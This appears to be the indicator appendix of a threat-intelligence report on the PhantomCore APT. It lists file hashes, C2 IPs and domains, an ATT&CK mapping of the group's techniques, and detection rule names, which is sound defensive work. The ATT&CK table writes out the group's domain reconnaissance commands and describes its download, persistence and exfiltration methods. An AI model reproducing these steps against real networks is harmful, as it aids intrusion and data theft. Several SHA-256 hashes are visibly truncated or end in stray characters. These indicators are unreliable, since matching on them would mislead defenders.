a0846758c1852d141f657dd6a01adcce	2f6c55acf5ed41321a4ac4d728e31b8ee02ff34f	31cc62a06720e0c20f03e0cb912bb92b20e5f339a
e3493bced3a25d0bf61980cb797afca5	293bd87a7b909b13cad58833366adb2711cbcdcd	278f051832c4b2c95ba899d685478bd3430f74d21
55b31d3ae389473e6aee7a9a41e21bd2	3e764cb46a922703d864b6055eeefd2beacb97c8	c67cf425d688bba6dbe00e6d86a501f6978664ff9(
5437e08743347bca0430689341198e57	efa8725598260e13647836abe2e500c089839839	9287fd8adc333469eabe655ccf13b78e1abb6e42c(

MD5	SHA-1	SHA-256
e58777bd5d52fe5ec4ea20ccd1b92c57	c059ee9b367a7e8cfdfcc2da3d9cc851c47f4ffd	b701272e20db5e485fe8b4f480ed05bcdba88c386c

MD5	SHA-1	SHA-256
33f3cb133c23760869244a322b386d77	57c983f14bf810236eddc067277ba9daeb7a2de7	2611121e4100b60e8644211bdc831144ba8b772d4
10bbc42c0aa376ba0c53733f47c3d251	0d249e064f42cff0ec3deaff285811a14cffb8f1	a2be4d9fdba560a4706ff8c4b32f092ef476f203c96

MD5	SHA-1	SHA-256
996084dc1175befd223d495a10c0e9e9	5469ae3e42e962746e4671a5587fdc009e6f60fe	9f9acdd833f3fd7b8bf987a8cc17e9456546fdcbcfe8

MD5	SHA-1	SHA-256
27210561cccac29d590b2ecd60670ab8	ed6ab3142369a6707d55552f40c8a5efd705f15b	c3d05d7d6e1c50c6bd493fd5613c3204e6beadf8b6

MD5	SHA-1	SHA-256
016ebfd9c774fac33ad95be75595e9e1	5fc484e0d81b5edd021e91407b7bd98b8a8d13f1	ad0e3a42120602534512ac4a4415a9fb867f0ecc71
a2481680fe6f44d8d5ce2397a300a85f	a862e22462f721830df414be16595eb2f8900291	2d79ea29838f1c35648658bbb6e48573630c15a11
72bacb7c922053694cd2b3324c7de2a0	e268dd5068ad19faed1ed0e7fd045b67ccb95cdd	b350beb7f069da939aec1eef6fd428fcbc0e17edac9

MD5	SHA-1	SHA-256
cd915c6d6cb455fb2786cb4e2debdafc	5fe6ae13ed4d0b3302a023cd81eed28252b8e166	d7d6894c2fbce3d91af8de50e7cd649f12627d94a1a

Network IoCs

Indicator	Purpose
188.127.254.44	PhantomRShell C2 server
91.239.148.21	PhantomRShell C2 server
185.225.17.104	PhantomRShell C2 server
195.58.54.39	PhantomRAT C2 server
193.187.174.3	PhantomProxyLite C2 server
194.116.215.166	PhantomProxyLite C2 server
193.187.174.251	RSocx C2 server
194.87.253.233	MeshAgent C2 server
213.232.204.110	MeshAgent C2 server
194.116.215.36	MeshAgent C2 server
46.8.71.104	MeshAgent C2 server
217.19.4.206	MeshAgent C2 server
91.239.148.211	MeshAgent C2 server
austolns.pw	MeshAgent C2 domain
nextcloud.1cbit.dev	MeshAgent C2 domain
nextcloud.trust-sec.it.com	MeshAgent C2 domain
softline-solutions.cloud	MeshAgent C2 domain
nextcloud.soft-trust.com	MeshAgent C2 domain
mgfoms.org	Phishing site with MeshAgent
195.133.32.213	Server with SSH tunnel
185.130.251.227	Server with SSH tunnel
185.130.251.219	Server with SSH tunnel
88.66.89.231	Server with SSH tunnel

Indicator	Purpose
45.158.169.131	Server with SSH tunnel
91.219.151.103	Server with SSH tunnel and control panel
91.219.151.59	Server with SSH tunnel and control panel
45.8.228.253	Server with SSH tunnel and control panel
185.130.249.224	Server for downloading information about the infected host
188.127.254.234	Payload staging server

MITRE ATT&CK matrix

ID	Name	Description
Resource Development		
T1583.001	Acquire Infrastructure: Domains	PhantomCore registers phishing domains with fake CAPTCHAs used to deliver MeshAgent samples, and domains for the corresponding MeshCentral servers
T1583.003	Acquire Infrastructure: Virtual Private Server	PhantomCore rents VPS servers (mostly from Russian hosting providers) and uses them as C2 infrastructure across different attack stages
T1584.004	Compromise Infrastructure: Server	PhantomCore gains access to servers of legitimate sites and later uses them to store samples of MeshAgent, PhantomTaskShell, and Rsocx
T1585.003	Establish Accounts: Cloud Accounts	PhantomCore registers Mega.nz cloud accounts and uses them to exfiltrate data from compromised networks
T1586.002	Compromise Accounts: Email Accounts	PhantomCore gains access to corporate email accounts at legitimate companies and uses them to distribute PhantomRAT and PhantomRShell
T1587.001	Develop Capabilities: Malware	PhantomCore develops its own malware: PhantomRAT, PhantomRShell, PhantomTaskShell, PhantomProxyLite, PhantomStealer, and the Phantom Control Panel
T1588.002	Obtain Capabilities: Tool	PhantomCore buys commercial software XenArmor All-In-One Password Recovery Pro and uploads the free utilities MeshAgent, RSocx, and Rclone
T1608.001	Stage Capabilities: Upload Malware	PhantomCore uploads PhantomTaskShell to directories on compromised legitimate sites, and PhantomStealer to VPS servers
T1608.002	Stage Capabilities: Upload Tool	PhantomCore uploads MeshAgent and RSocx to directories on compromised legitimate sites and phishing sites, and uploads XenArmor All-In-One Password Recovery Pro and RClone to VPS servers
Initial Access		
T1199	Trusted Relationship	PhantomCore sends malicious emails from compromised corporate mailboxes, impersonating those companies
T1566.001	Phishing: Spearphishing Attachment	PhantomCore sends phishing emails with PhantomRAT and PhantomRShell attached
T1566.002	Phishing: Spearphishing Link	PhantomCore emails links to phishing sites that lead to MeshAgent being downloaded when visited
Execution		
T1204.001	User Execution: Malicious Link	PhantomCore lures users of targeted systems into clicking phishing links to download MeshAgent

ID	Name	Description
T1204.002	User Execution: Malicious File	PhantomCore emails PhantomRAT and PhantomRShell as attachments that recipients open and execute on target systems
T1059.001	Command and Scripting Interpreter: PowerShell	Using PhantomRAT, PhantomRShell, PhantomTaskShell, and the Phantom control panel, PhantomCore runs commands in PowerShell on infected hosts
T1059.003	Command and Scripting Interpreter: Windows Command Shell	Using PhantomRAT, PhantomRShell, PhantomTaskShell, and the Phantom control panel, PhantomCore runs commands in the Windows cmd.exe interpreter on infected hosts
Persistence		
T1053.005	Scheduled Task/Job: Scheduled Task	PhantomCore creates Windows Task Scheduler tasks on infected hosts: to run SSH tunnels and MeshAgent samples at 09:00–10:00, disguising task names as legitimate software updates and system services: Yandex Update, Microsoft Update, Update, SSH, SSHService, and DNS to run PhantomTaskShell for 9,999 days regardless of power source (AC or battery), disguising the job as an admin service named SystemAdminAgent_<GUID>
T1133	External Remote Services	PhantomCore uses external services for remote access: SSH (tunneling) and MeshAgent
Defense Evasion		
T1027.002	Obfuscated Files or Information: Software Packing	PhantomCore uses UPX (the Ultimate Packer for eXecutables) to pack PhantomRAT, PhantomRShell, and lure documents disguised as archives
T1036.004	Masquerading: Masquerade Task or Service	PhantomCore disguises Windows Task Scheduler entries as legitimate software updates and system services: Yandex Update, Microsoft Update, Update, SSH, SSHService, DNS
T1036.005	Masquerading: Match Legitimate Resource Name or Location	PhantomCore disguises the names of malware delivered to victim hosts as legitimate Windows utilities and components such as ssh.exe, hosts.exe, inetpub.exe, and srvhost.exe
T1036.007	Masquerading: Double File Extension	PhantomCore disguises a malicious LNK file as a PDF by using a double extension
T1036.008	Masquerading: Masquerade File Type	PhantomCore disguises a malicious LNK as a PDF by replacing its icon with a PDF icon
T1070.004	Indicator Removal: File Deletion	PhantomCore deletes malware and tools after completing an attack
T1497.001	Virtualization/Sandbox Evasion: System Checks	PhantomRAT checks for virtualization and analysis tools on the infected host by reading the Windows registry keys DriverDesc and SYSTEM\ControlSet001\Services\Disk and looking for the string "vmware"
T1564.003	Hide Artifacts: Hidden Window	PhantomCore launches utilities and malware via PowerShell without showing a window by setting the WindowStyle flag to Hidden
T1622	Debugger Evasion	PhantomRAT checks for a debugger on the infected host by calling the WinAPI function IsDebuggerPresent()
Credential Access		

ID	Name	Description
T1555.003	Credentials from Password Stores: Credentials from Web Browsers	PhantomCore uses its in-house infostealer, PhantomStealer, to export, decrypt, and save as an archive the authentication data stored on the infected host in Chrome and Yandex browsers
Discovery		
T1033	System Owner/User Discovery	PhantomCore gathers information about the owner and current user of the infected host by running the following commands in the Windows command interpreter: — whoami — quser
T1082	System Information Discovery	PhantomCore gathers information about the operating system and hardware of the infected host by running the following commands in the Windows command interpreter: — systeminfo — wmic logicaldisk get caption
T1087.001	Account Discovery: Local Account	PhantomCore gathers information about local system accounts by running the net user command in the Windows command line interpreter.
T1087.002	Account Discovery: Domain Account	PhantomCore gathers information about domain accounts by running the following commands in the Windows command interpreter: — net user /domain — <redacted>, <redacted>, <redacted> | ForEach-Object { net user $_ /domain }
T1069.002	Permission Groups Discovery: Domain Groups	PhantomCore gathers information about domain groups by running the following commands in the Windows command interpreter: — net group /domain — net group "Domain Admins" /domain
T1016.001	System Network Configuration Discovery: Internet Connection Discovery	PhantomCore gathers information about the network environment and the infected host's network configuration by running the following commands in the Windows command interpreter: — arp -a — ipconfig — route print — nestat -ano — nslookup 127.0.0.1 — nslookup <redacted>.ru — ping 10.64.70.172 -n 1
T1083	File and Directory Discovery	PhantomCore gathers information about the directories and files on the infected host by running the dir <path> command in the Windows command interpreter
T1007	System Service Discovery	PhantomCore gathers information about the system services on the infected host by running the get-service command in the Windows command interpreter
T1057	Process Discovery	PhantomCore gathers information about the system services on the infected host by running the tasklist command in the Windows command interpreter
T1518.001	Software Discovery: Security Software Discovery	PhantomCore gathers information about the Windows Defender configuration of the infected host by running the get-mppreference command in the Windows command interpreter

ID	Name	Description
Lateral Movement		
T1021.001	Remote Services: Remote Desktop Protocol	PhantomCore moves laterally across the compromised network by connecting to other hosts over RDP using accounts discovered on the initially accessed host
T1021.002	Remote Services: SMB/Windows Admin Shares	PhantomCore moves laterally across the compromised network by connecting to other hosts over SMB using accounts discovered on the initially accessed host
T1021.006	Remote Services: Windows Remote Management	PhantomCore moves laterally across the compromised network by connecting to other hosts through Windows Remote Management (WinRM) using accounts discovered on the initially accessed host
Collection		
T1005	Data from Local System	PhantomCore collects files and authentication data stored in local repositories and databases of infected hosts
T1119	Automated Collection	PhantomCore automates collection of files and authentication data stored in local repositories and databases of infected hosts using PhantomStealer, XenArmor All-In-One Password Recovery, and Rclone
T1560.001	Archive Collected Data: Archive via Utility	PhantomCore archives the authentication data and files found in local repositories and databases of infected hosts using PhantomStealer and Rclone
Command and Control		
T1071.001	Application Layer Protocol: Web Protocols	PhantomCore uses application-layer protocols (HTTP, HTTPS, SSH) to establish network communications between infected hosts and its C2 infrastructure
T1090.002	Proxy: External Proxy	PhantomCore uses external proxy servers to tunnel traffic from infected hosts, leveraging the open-source tools OpenSSH and RSocx, as well as its custom utility PhantomProxyLite
T1104	Multi-Stage Channels	PhantomCore operates a multitier C2 infrastructure segmented by attack stage
T1105	Ingress Tool Transfer	PhantomCore uses Windows utilities msiexec and certutil and PowerShell Invoke-WebRequest to download malware and tools from external sources: their own VPS hubs, GitHub, and compromised legitimate sites
T1219	Remote Access Tools	PhantomCore uses MeshAgent along with its in-house RAT utilities PhantomRAT and PhantomRShell
T1571	Non-Standard Port	PhantomCore uses nonstandard network ports on C2 servers: ports 80 and 443: OpenSSH service port 81: fake sites ports 8000 and 8080: utility downloads
T1572	Protocol Tunneling	PhantomCore makes traffic between infected hosts and C2 look like legitimate HTTPS connections by tunneling it over SSH to the C2 server's remote port 443
T1573.002	Encrypted Channel: Asymmetric Cryptography	PhantomCore uses HTTPS and SSH as its C2 channels

ID	Name	Description
T1665	Hide Infrastructure	PhantomCore hides C2 infrastructure by using DynDNS services (Cloudflare), impersonating legitimate web services (Mattermost, Nextcloud) and IT-company sites, camouflaging malicious traffic as legitimate HTTPS connections via SSH tunneling to the C2's remote port 443
Exfiltration		
T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage	PhantomCore uses Mega.nz cloud storage to exfiltrate data collected on the infected host
T1048.003	Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol	PhantomCore uses unencrypted HTTP connections and the curl utility to download TXT files with information about infected hosts to an external VDS server

PT Sandbox

YARA-правила

Verdicts
apt_multi_UA_PhantomCore__Backdoor__PhantomRat__2025__Version
apt_mem_UA_PhantomCore__Backdoor__PhantomRShell
apt_win_UA_PhantomCore__Backdoor__PhantomRShell2
apt_win_UA_PhantomCore__Backdoor__PhantomTaskShell
apt_win_UA_PhantomCore__Backdoor__PhantomProxyLite__SocksProxyService
apt_win_UA_PhantomCore__Trojan__PhantomStealer
tool_mem_ZZ_Rsocx__Proxy
tool_win_ZZ_MalLNK__Trojan__Generic__Cmd,
tool_win_ZZ_MalLNK__Trojan__PowershellHidden

Behavioral verdicts

Verdicts
Trojan.Win32.Recon.c
Trojan.Win32.Generic.a
Trojan-Downloader.Win32.PhantomRShell.n

PT NAD and PT NGFW

Verdicts
REMOTE [PTsecurity] PhantomRAT C2 Checkin (APT PhantomCore) sid: 10013871
REMOTE [PTsecurity] PhantomRAT (APT PhantomCore) sid: 10011867, 10011947
REMOTE [PTsecurity] PhantomRShell Checkin (APT PhantomCore) sid: 10013750, 10014206
REMOTE [PTsecurity] PhantomRShell Get Command (APT PhantomCore) sid: 10013886
REMOTE [PTsecurity] StatRAT Checkin (APT PhantomCore) sid: 10014175
LOADER [PTsecurity] PhantomDL (APT PhantomCore) sid: 10011868